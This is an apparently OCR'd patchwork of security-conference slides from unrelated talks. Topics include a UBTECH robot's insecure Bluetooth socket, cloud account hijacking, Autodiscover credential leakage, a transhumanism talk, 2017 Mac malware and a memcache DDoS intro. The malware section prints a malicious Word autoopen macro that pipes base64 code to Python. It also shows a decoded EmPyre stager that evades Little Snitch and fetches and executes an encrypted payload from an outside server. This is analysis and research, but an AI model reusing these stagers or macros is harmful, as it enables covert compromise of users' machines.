
- ***Missing Bluetooth Authenticated Link Key in UBTECH Alpha 1S***
  - ***The communication channel will not have an authenticated link key (subject to man-in-the-middle attacks).***

```
    //  199: astore_1
    //  200: aload_2
    //  201: invokestatic 104     com/ubtechinc/base/BluetoothUtil:access$000     ()Ljava/util/UUID;
    //  204: invokevirtual
113     android/bluetooth/BluetoothDevice:createInsecureRfcommSocketToServiceRecord     (Ljava/util/UUID;)La
ndroid/bluetooth/BluetoothSocket;
    //  207: astore_2
    //  208: aload_2
```

BluetoothUtil **Java class**

```
python robotsender.py 0x20
[+] Sending BT : b'\xfb\xbf\x06\x20\x00&\xed'
[+] Finding Alphas ...
[!!] Found 1 robot
[-] Connected
[!!] Received BT : b'\xfb\xbf\x10
Alpha1_V2.0\x8c\xed'
```

Software Package Release System




PAL ROBOTICS

IOActive
Hardware Software Wetware
SECURITY SERVICES

Cloud Services - Account Hijacking

- Cloud services control robots
  - Trigger updates, install/remove apps
  - Contact customer support, get firmware images
  - Bind/unbind cloud accounts to robot




fsdanalysis Posted in 2016-12-2 14:37 [Copy link] [Print] [Last subject] [Next subject]

linking to alpha 2

Hello, I hope someone can help.


I bought an alpha 2 second hand. I cant link it to my account so the exowner said I had to unliunk it first..........Any idea of how to unlink it from the previous account?

Thanks!



pdierckx8@gmail Rookie Posted in 2016-12-2 18:11:44 | Show the author posts only

the seller has to unbound the robot with his app.



This robot was registered

This robot has been registered to i*a!

Fin

Thanks

ccerrudo@ioactive.com (@cesarcer)
lucas.apa@ioactive.com (@lucasapa)

WE CAN
WIPE
YOUR EMAIL

WHO WE ARE?

ILYA NESTEROV

Security researcher
I break things
I build things to break things


MAX GONCHAROV

Security researcher
Threat OSINT
Vulnerability hunter

WHY EMAIL?

Hillary Clinton was asked if she wiped the disc she was using for her email; she said, 'Do you mean with a damp cloth?' This, to me, is frightening. John McAfee

AUTODISCOVER : HISTORY




FEATURE

FOR OFFICE 2007

- AUTODISCOVER ANNOUNCED AS A FEATURE FOR THE UPCOMING PRODUCT RELEASE

AUTODISCOVER : HISTORY



INTRODUCED

APRIL 2008

- INTRODUCED AS VERSION 0.1 WITH PRELIMINARY DESCRIPTION OF THE SERVICE.

AUTODISCOVER : HISTORY


2006 — 2008 — 2009 — 2010 — 2017

[illegible]

NOW WE TALKING

AUTODISCOVER MEDNESS

- WE FOUND SEVERE VULNERABILITIES IN SOME AUTODISCOVER CLIENT IMPLEMENTATIONS.



PASSIVE ATTACK RESULTS

22M
REQUESTS RECEIVED


18M
REQUESTS WITH BASIC AUTHENTICATION HEADERS

353K
EMAIL ACCOUNTS AFFECTED


we need to come up with a better name

SEPTEMBER 16 TO OCTOBER 17

TRENDS



2000000
1500000
1000000
500000
0
29864
31621
32811
28015
39310
33076
32048
23151
22110
19742
18136
14973
11709
13576
SEP 16
OCT 16
NOV 16
DEC 16
JAN 17
FEB 17
MAR 17
APR 17
MAY 17
JUN 17
JUL 17
AUG 17
SEP 17
OCT 17
autodiscover requests
affected accounts



MOTIVATION

DOMAIN REGISTRATION

TARGET SPECIFIC PERSON

AUTODISCOVER PROTOCOL

ONE KEY TO EVERYTHING

EMAIL PROXY

HARD TO DETECT

WHY IT IS A PROBLEM

8K+ MOZILLA PUBLIC SUFFIX LIST

1.5K+ IANA TLD LIST

PEOPLE MAKE MISTAKES:

USER@CO


USER@COM.CO

0 CLIENTS WARN USER

FALLBACK TO INSECURE PROTOCOLS

NO WAY FOR CERTIFICATE PINNING


Questions
Answers



Hack your body, one implants at a time.

Speaker: Patrick Paumen

Philosophy of transhumanism



Malware of 2017

new specimens targeting mac users

fruitfly
jan 2017

macro+empyre
feb 2017


macdownloader
feb 2017

XAgent
feb 2017

proton
may 2017


macransom
june 2017

Word+Empyre
payload is empyre



```
$sigtool --vba word/vbaProject.bin

-------------- start of code ------------------
Sub autoopen()
Fisher
End Sub

Public Sub Fisher()

cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMY…"
cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jc…"
cmd = cmd + "llZF9jb250ZXh0Jyk6c3NsLl9jcmVhd…"
...
cmd = cmd + "0pKQpleGVjKCcnLmpvaW4ob3V0KSk="

result = system("echo ""import sys,base64;exec(
base64.b64decode(\"" " & cmd & " \""));"" | python &")
```

'autorun' macro



```
$ python

>>> import base64
>>> cmd "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNe...."
>>> base64.b64decode(cmd)

cmd = "ps -ef|grep Little\ Snitch"
ps = subprocess.Popen(cmd, shell = True)
out = ps.stdout.read()

if re.search("Little Snitch", out):
   sys.exit()

a = o.open('https://www.securitychecking.org:
443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';

S, j, out = range(256), 0, []
for i in range(256):
   j = (j + S[i] + ord(key[i % len(key)])) %
256
   S[i], S[j] = S[j], S[i]

...
exec(''.join(out))
```

decoded python

empyre:
"A post-exploitation OS X/Linux agent …in Python"
https://github.com/EmpireProject/EmPyre

ANYBODY THERE?

the victims of fruitfly

~90% located in the US/Canada
...20%+ of those, in Ohio

```
$ grep -i -E 'family|mom' victims.txt
user name: (28, 'Family')
host name: (13, '[redacted]-familys-imac-438')
host name: (13, 'Moms-MacBook-Pro')
```

victims are (all?) everyday ppl

Deluge

How to generate 2TB/s reflection DDoS data flow via a family network

About us

0Kee Team
https://0kee.360.cn/
g-0kee@360.cn

Why this talk?

- About DRDoS
- DRDoS by memcache
- DDOS the real world
- Mitigation and conclusion

